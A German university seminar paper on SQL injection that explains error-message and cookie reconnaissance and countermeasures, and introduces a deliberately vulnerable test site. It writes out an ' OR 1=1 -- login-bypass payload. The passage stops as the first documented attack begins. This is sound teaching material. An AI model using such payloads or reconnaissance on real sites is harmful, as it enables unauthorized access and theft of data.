


SQL Injections



Autorin:	Priscilla Schneider
Version:	1.0
Datum:	01. Juli 2013
Studienjahr:	3
Fach:	Analyse und Angriffe auf Netzwerke b
Schule:	ZHAW
Betreuer:	Peter Stadlin

Inhalt

1	Einleitung.....	4
1.1	Ausgangslage	4
1.2	Ziel der Arbeit.....	4
1.3	Aufgabenstellung.....	4
2	Konzept.....	5
3	Planung.....	6
4	SQL Injection - Recherche.....	7
4.1	SQL Injection als Sicherheitslücke	7
4.2	Beispiel einer einfachen SQL-Injection.....	7
4.3	Wie kommt man an Datenbankinformationen einer fremden Webpage.....	7
4.3.1	Informationen sammeln via Fehlermeldungen.....	7
4.3.2	Informationen aus Cookies gewinnen.....	8
4.3.3	Informationen vermuten.....	9
4.4	Massnahmen gegen SQL Injection	9
4.4.1	Massnahme 1	9
4.4.2	Massnahme 2	9
4.4.3	Fehlermeldungen vermeiden	9
4.4.4	Verwendung von Cookies mit Bedacht	9
5	Testsystem.....	10
5.1	Allgemeines zur Testseite.....	10
5.1.1	Lasche Users	11
5.1.2	Lasche Items	11
5.1.3	Lasche Sign-In	12
5.1.4	Suchfunktion.....	12
5.2	Angriff auf das Testsystem	13
5.2.1	Angriff 1 – Login ohne Passwort.....	13
5.2.2	Angriff 2 – Login ohne Username und ohne Passwort.....	14
5.2.3	Angriff 3 – Komplette SQL-Statements einschleusen.....	15
5.2.4	Angriff 4 – Passwort und Benutzername auslesen.....	17
5.3	Sicherung des Testsystems.....	19
5.3.1	Massnahme 1 gegen Angriffe.....	19
5.3.2	Massnahme 2 gegen Angriffe.....	20
6	Analyse von bekannten Angriffen	21
6.1	Hackangriff auf LinkedIn und Yahoo	21

6.2	Hackangriff auf Sony.....	21
7	Fazit	22
8	Anhang.....	23
8.1	Quellenverzeichnis	23
8.2	Testsystem.....	23
8.3	Abbildungsverzeichnis	23
8.4	Source.....	23

1 Einleitung

Im Rahmen des Seminars „Analyse und Angriffe auf Netzwerke“ wird eine schriftliche Arbeit über ein entsprechendes Thema erwartet. Ziel dieses Seminars ist, Anwendungen mit einfachen Schwachstellenanalysewerkzeugen bezüglich Web-Dienste, Protokolle, Webinhalte und Betriebssysteme kennenzulernen. Ich werde mich intensiv mit dem Thema SQL Injections befassen. Die Arbeit beinhaltet eine schriftliche Arbeit über das Thema, sowie eine Präsentation am Ende des Semesters, um den anderen Seminarteilnehmern einen Einblick in das eingearbeitete Thema zu geben. Die geleistete Arbeit des Seminars umfasst einen Umfang von ca. 50 Stunden und es gelten das Reglement und die mitgeltenden Dokumente für Seminare der ZHAW.

1.1 Ausgangslage

Viele Unternehmen werden Opfer von SQL Injections. Hierbei werden Sicherheitslücken ausgenutzt in Zusammenhang mit SQL-Datenbanken. Dabei kann man sich Zugriff auf die Datenbank beschaffen und eigene Datenbankbefehle einschleusen. Durch Maskierung oder Überprüfung der Metazeichen in Benutzereingaben kann dies allerdings leicht verhindert werden.

1.2 Ziel der Arbeit

In dieser Seminararbeit sollen bekannte Vorfälle von SQL Injections studiert und analysiert werden. Anschliessend soll anhand eines selber erstellten Testsystems eine SQL Injection gemacht werden. Aufgrund dieser SQL Injection soll aufgezeigt werden, wie die Datenbank von aussen manipuliert werden kann. In einem weiteren Schritt soll dann dasselbe Testsystem durch Maskierung und Überprüfung der Metazeichen so angepasst werden, dass keine SQL Injections mehr möglich sind.

1.3 Aufgabenstellung

- Analyse von bekannten Vorfällen von SQL Injections
- Bauen eines Testsystems auf welchem SQL Injections selber verübt werden können
- Verbessern des Testsystems damit es gegen SQL Injections gesichert ist

2 Konzept


Für die Durchführung dieser Seminararbeit habe ich mich für folgende Vorgehensweise entschieden:

1. Recherche über SQL Injections
2. Ein einfaches Testsystem aufbauen um eigene SQL Injections auf diesem ausüben und dokumentieren
3. Schwachstellen des Testsystems ermitteln und analysieren
4. Testsystem korrigieren, Schwachstellen beheben und es gegen SQL Injections sichern
5. Bekannte Fälle recherchieren, analysieren und dokumentieren
6. Fazit erstellen

Das Recherchieren von SQL Injections soll dazu dienen, einen Einblick in das Thema zu gewinnen. Aufgrund den gewonnenen Eindrücke soll dann ein eigenes (unsicheres) Testsystem aufgebaut werden um selber SQL Injections ausüben zu können. Diese sollen dokumentiert werden. Die Schwachstellen im Testsystem werden anschliessend analysiert und ein geeigneter Weg zur Behebung gesucht. In einem weiteren Schritt werden diese Schwachstellen ausgebessert, sodass das Testsystem resistent ist gegen weitere SQL Injections.

Anschliessend sollen Bekannte Fälle von SQL Injections ermittelt werden. Diese sollen hier dokumentiert werden.

3 Planung



4 SQL Injection - Recherche

4.1 SQL Injection als Sicherheitslücke

Die SQL Injection ist ein spannender Angriff. Via Webformulare, zum Beispiel um sich einzuloggen oder in Suchmasken, werden die Benutzereingaben in SQL-Statements eingebettet und an die Datenbank auf dem Server gesendet, um die Eingaben zu prüfen. So kann man auf einfachem Weg SQL-Befehle einschleusen indem man die Eingabemasken mit entsprechenden Befehlen missbraucht, und so relativ unbemerkt an den Server senden.

SQL Injection ist eine bekannte und einfache Art, ohne grossen Aufwand an sensible Daten zu gelangen. Gerade weil sie so bekannt ist, sollte sie bei grossen Seiten und Firmen unter keinen Umständen möglich sein. Denn mit geringem Aufwand sind sie zu vermeiden und nur wenige Sicherheitsvorkehrungen verunmöglichen die Angriffe.

4.2 Beispiel einer einfachen SQL-Injection

Erläuterung anhand eines Beispiels um sich in einen Login Bereich einloggen zu können, ohne Account oder Zugriffsberechtigung zu besitzen. Es wird ein Username und Passwort verlangt. Der Username wird in der Applikation in eine Variable mit dem Namen „username“ und das Passwort in eine Variable mit dem Namen „pwd“ zwischengespeichert. Die Datenbankabfrage der Tabelle User sieht dann wie folgt aus:

```
SELECT id FROM User WHERE name = ,username' AND password = ,pwd'
```

Gibt man nun als username „irgendwas' OR 1=1 --“ ergibt sich folgendes SQL-Statement daraus:

```
SELECT id FROM User WHERE name = ,irgendwas' OR 1=1 -- AND password = ,pwd'
```

Alles nach den zwei Bindestrichen, die im SQL als Kommentar gelten, wird ignoriert, denn die Datenbank geht von einem Kommentar aus. Die Prüfung auf das Passwort entfällt somit komplett. Somit liefert die WHERE-Bedingung stets true zurück, denn $1 = 1$ ist immer wahr. Es wird also in jedem Fall eine Id ermittelt und man gelangt ohne Benutzer und geschweige denn einem Passwort in den Login Bereich. Hat man nun noch einigermaßen Kenntnisse über das Datenbankschema hinter der Applikation, kann man so komplette, vollständige SQL-Statements einschleusen. Man kann so Daten auslesen, löschen und ändern.

4.3 Wie kommt man an Datenbankinformationen einer fremden Webpage

Das Ausführen von SQL-Injections ist, sofern die Webapplikation nicht dagegen gesichert ist, und dem Angreifer Datenbankinformationen bekannt sind, leicht. Hierbei geht es um Informationen wie Tabellename, Attributname, Aufbau der Queries, welche zum Beispiel beim Log-In oder bei der Suche im Hintergrund ausgeführt werden, etc. Doch diese Informationen hat man ja im Normalfall als Angreifer nicht. Hierfür gibt es verschiedene Varianten, an solche Informationen zu kommen.

4.3.1 Informationen sammeln via Fehlermeldungen

Aus Fehlermeldungen lassen sich teils sehr genaue Informationen zur Datenbank ablesen, sofern diese nicht abgefangen und selber geschrieben werden, sondern wenn einfach die Error Meldung der Datenbank ausgegeben wird. Heute ist dies nicht mehr oft der Fall, denn heute werden diese Error-

Meldungen häufig in der Applikation abgefangen und eine entsprechende Fehlermeldung wird generiert. Ist dies nicht der Fall, lassen sich sehr viele Informationen ableiten.

Als Beispiel stellen wir uns eine Seite vor, die es den Besuchern ermöglicht, sich als ein neuer Kunde zu registrieren. Im Normalfall ist es von der Datenbank her nicht gestattet, zwei Benutzer mit demselben Benutzernamen anzulegen. Man legt deshalb einen Benutzer an und versucht anschliessend, gleich nochmal denselben Benutzer anzulegen. Wird dieser Fall nicht von der Applikation selber abgefangen, sondern wird der Error von der Datenbank ausgegeben, bekommt man eine Error Message die viele Informationen zur Datenbank bekannt gibt. Häufig bekommt man somit Informationen zur DBMS. Da man eine Bedingung auf Uniqueness (Benutzername) verletzt hat kriegt man auch diese zurück, von welcher man häufig den Tabellennamen und/oder den Attributnamen ableiten kann.

```
Array ( [0] => Array ( [0] => 23000 [SQLSTATE] => 23000 [1] => 2627 [code] => 2627
[2] => [Microsoft][SQL Server Native Client 10.0][SQL Server]Verletzung der UNIQUE
KEY-Einschr nkung 'Table_Person_UniqueUsername'. Ein doppelter Schl ssel
kann in das 'dbo.Table_Person'-Objekt nicht eingef gt werden. [message] =>
[Microsoft][SQL Server Native Client 10.0][SQL Server]Verletzung der UNIQUE
KEY-Einschr nkung 'Table_Person_UniqueUsername'. Ein doppelter Schl ssel
kann in das 'dbo.Table_Person'-Objekt nicht eingef gt werden. ) [1] => Array ( [0] =>
01000 [SQLSTATE] => 01000 [1] => 3621 [code] => 3621 [2] => [Microsoft][SQL
Server Native Client 10.0][SQL Server]Die Anweisung wurde beendet. [message] =>
[Microsoft][SQL Server Native Client 10.0][SQL Server]Die Anweisung wurde beendet.
))
```

Abbildung 1 - Beispiel Fehlermeldungen Uniqueness

Aus der Fehlermeldung in Abbildung 1 lassen sich folgende Informationen ableiten:

- DBMS: SQL Server 2008 (aufgrund *SQL Server Native Client 10.0*)
- Die verletzte Bedingung heisst *Table_Person_UniqueUsername*
Daraus l sst sich wiederum vermuten, dass es
 - Eine Tabelle mit dem Namen *Person* oder *Table_Person* gibt
 - Diese Tabelle ein Attribut namens *Username* beinhaltet

4.3.2 Informationen aus Cookies gewinnen

Ein Cookie ist eine kleine Datei, die von der Webseite die besucht wird auf dem Rechner des Besuchers abgelegt wird. Cookies speichern Informationen wie zum Beispiel die Standardsprache des Seitenbesuchers oder andere pers nliche Seiteneinstellungen und Daten. Der Sinn von Cookies ist, beim erneuten Besuch der Seite alle pers nlichen Besuchereinstellungen bereits wieder auf den Besucher angepasst zu haben. Loggt man sich nun auf einer Seite ein, m ssen diese Daten auch irgendwo gespeichert werden. H ufig bieten Seiten ja an, dass man eingeloggt bleibt, wenn man die Seite verl sst und man immer noch eingeloggt ist sobald man die Seite erneut besucht. In schlechten F llen werden diese Login Informationen ebenfalls als Cookie abgelegt. Cookies kann man beliebig ansehen. Via Browser lassen sich die Cookies der Seiten anschauen. Wie viele Informationen man in den abgelegten Seitencookies findet ist variabel und h ngt von der Seite ab. Auch sind Objekte h ufig serialisiert in den Cookies abgelegt. Dennoch lassen sich bestimmte Informationen rauslesen. Zum Beispiel Attributnamen, die ID, und Attributwerte.

4.3.3 Informationen vermuten

Selbst wenn keine Erkenntnisse zur Datenbank ermittelbar sind, bleibt immer noch die „Brute-Force“-Attacke übrig.

Als Beispiel eine Seite mit einem Login. Es liegt nahe, dass die Seite im Hintergrund eine Tabelle mit Personendaten führt. Das für Tabellen logische Namen gewählt werden, liegt auch nahe. In diesem Fall für Personendaten sind also Optionen wie *Person*, *Benutzer*, *User*, *Customer*, *Kunde*, etc. eine Option. Ebenfalls liegt es nahe, dass diese Tabelle ein Attribut für den Benutzername führt. Auch hier liegt nahe, dass dieses Attribut einen Namen hat, der sinnesgemäss Aussagekräftig ist. Zum Beispiel *username*. Durch Probieren verschiedener, gängiger Möglichkeiten, wie Brute-Force-Angriff, kommt man irgendwann ans Ziel.

4.4 Massnahmen gegen SQL Injection

Um Schaden durch Angriffe von SQL Injections in Grenzen zu halten, gibt es verschiedene Sicherheitsmassnahmen, die, unabhängig vor Angst von SQL Injections oder anderen Angriffen, getroffen werden sollten.

1. Es sollte man keiner Quelle vertrauen. Es sollten keine Annahmen getroffen werden.
2. Passwörter sollten nie als Klartext gespeichert werden. Man sollte hierzu Hashfunktionen verwenden, die die Passwörter als Hashwerte berechnet in die Datenbank ablegen.
3. Tools für das Feststellen von Schwachstellen sollten verwendet werden, um allfällige Sicherheitslücken zu entdecken.

Es gibt aber auch zwei einfache Grundmassnahmen, die SQL Injections vorbeugen:

4.4.1 Massnahme 1

Der Input sollte gefiltert werden. Die Applikation prüft den Input zuerst mittels Regex und anderen Prüfmethoden, bevor sie die Eingaben in das SQL-Statement einbettet.

4.4.2 Massnahme 2

Verwendung von parametrisierten, oder auch so genannten Prepared SQL Statements. Dies sind vorbereitete Statements. Statt die Parameter direkt als Text in die Statements einzufügen wird der Datenbank Platzhalter übergeben. Die Datenbank prüft die Gültigkeit der ebenfalls separat übergebenen Parameter selbstständig, bevor diese verarbeitet werden.

4.4.3 Fehlermeldungen vermeiden

Nicht abgefangene Fehler sollten nicht ausgegeben werden. Es sollten nur selber generierte und abgefangene Fehlermeldungen an den Benutzer weitergegeben werden.

4.4.4 Verwendung von Cookies mit Bedacht

Es sollten keine Datenbankobjekte, egal in welcher Form, in Cookies abgelegt werden. Eine einfache Option, dennoch Login Informationen in Cookies zu speichern gibt es. Man legt zum Beispiel die Session selber in eine Datenbank und speichert lediglich die Session-ID im Cookie ab.

5 Testsystem

Als praktischer Teil dieser Arbeit wurde ein Testsystem erstellt. Dieses besteht aus einer kleinen PHP-Webapplikation, welche simulierte Produkte anzeigt. Es wird ein Log-In simuliert und eine Suchfunktion über die simulierten Produkte angeboten. Im Hintergrund befinden sich zwei MySQL-Tabellen. Eine Tabelle *users* und eine Tabelle *articles*.




Abbildung 2 - Printscreen Tabelle articles

Die Tabelle articles besteht aus einer id, artnr (Artikelnummer), title (Artikeltitel), description (Artikelbeschreibung), price (Artikelpreis) und ean (eindeutige Artikelnummer)




Abbildung 3 - Printscreen Tabelle users

Die Tabelle users besteht aus einer id, username (Benutzername), email (E-Mailadresse), firstname (Vorname), lastname (Nachname) und password (Passwort)

5.1 Allgemeines zur Testseite

Die Testseite welche SQL-Injections zulässt ist unter <http://sql.psc.bli.ch/unsafe/> erreichbar. Die ausgebesserte Testseite, die gegen SQL-Injections resistent ist, ist unter <http://sql.psc.bli.ch/safe/> erreichbar.

Mittels <http://sql.psc.bli.ch/load.php> werden die Tabellen wieder auf den Standardinhalt gesetzt. Dies damit nach ausgeübten SQL-Injections wieder die Ausgangslage in der DB hergestellt werden kann.

Die Testwebseite hat folgenden Aufbau:



Abbildung 4 - Printscreen Testwebseite

5.1.1 Lasche Users




Abbildung 5 - Übersicht Users

In der Lasche Users sieht man alle im System erfassten Users. Dies, damit man einen Überblick hat, was sich in der Tabelle Users befindet.

5.1.2 Lasche Items




Abbildung 6 - Übersicht Artikel

In der Lasche Items sieht man alle Artikel. Dies damit man einen Überblick hat, was sich in der Tabelle articles befindet. Und auch damit man sieht, wonach man zum Beispiel suchen kann.

5.1.3 Lasche Sign-In





Abbildung 7 - Lasche Sign In

In der Lasche Sign In wird ein Log-In simuliert. Damit man die abgesetzten SQL-Statements sieht, wird bei der Unsafe-Version das SQL-Statement ausgegeben, um besser nachvollziehen zu können, was im Hintergrund effektiv ausgeführt wird. Man kann sich mittels Benutzer und Passwort einloggen. Im Hintergrund prüft die Applikation, ob ein Eintrag mit diesem Benutzer und dem Passwort gefunden wird. Stimmt der Benutzername oder das Passwort nicht, kommt die Meldung „Login fehlgeschlagen“. Ansonsten kommt die Meldung: „Login erfolgreich als: *BENUTZERNAME*“. Die Eingabemaske des Usernamens besteht aus einer Textarea, damit beim Ausprobieren von SQL-Injections die langen Eingabewerte besser sichtbar sind.

5.1.4 Suchfunktion



Suchresultate

SQL

```
SELECT artnr, title, description, price, ean
FROM articles
WHERE title LIKE '%nsa%' ORDER BY artnr;
```

- **3540 - ZyXEL NSA320** Network-Storage-Appliance mit zwei Disk-Einschüben für den anspruchsvollen Home-User.
Preis: 179
- **3541 - ZyXEL NSA320-2T** Network-Storage-Appliance mit zwei Disk-Einschüben für den anspruchsvollen Home-User. Bereits mit Harddisks bestückt.
Preis: 520
- **3546 - ZyXEL NSA320-4T** Network-Storage-Appliance mit zwei Disk-Einschüben für den anspruchsvollen Home-User. Bereits mit Harddisks bestückt.
Preis: 570

Abbildung 8 – Suchfunktion

Auch bei der Suchfunktion wird bei der Unsafe-Version das abgesetzte SQL-Statement ausgegeben, um besser nachvollziehen zu können, was im Hintergrund effektiv ausgeführt wird. Die Suchfunktion basiert auf einer „Search as a type“-Funktionalität. Bei jeder Eingabe wird das SQL-Statement erneut abgesetzt. Im Hintergrund wird nach jedem Tastenanschlag per AJAX der

Suchbegriff an den Server übermittelt, das entsprechende Such-Query generiert, die Abfrage an der Datenbank abgesetzt und das Resultat, wiederum per AJAX, retourniert und angezeigt. Somit sind die Suchresultate stets aktuell ohne jeweils einen Button betätigen zu müssen.

5.2 Angriff auf das Testsystem

5.2.1 Angriff 1 – Login ohne Passwort

Szenario	Der Angreifer weiss zwar den Benutzernamen einer Person, kennt allerdings das Passwort nicht. Er möchte sich deshalb ohne Passwort einloggen.
Ziel	Der Angreifer will sich nur mittels Username, allerdings ohne Passwort als diesen Benutzer einloggen.

5.2.1.1 Vorgehensweise

Wie man als Angreifer vermuten kann, wird beim Login ein Query in folgendem Stil abgesetzt:

```
SELECT id, username, email, firstname, lastname
```

```
FROM users
```

```
WHERE username = 'username' AND password = 'password' LIMIT 1;
```

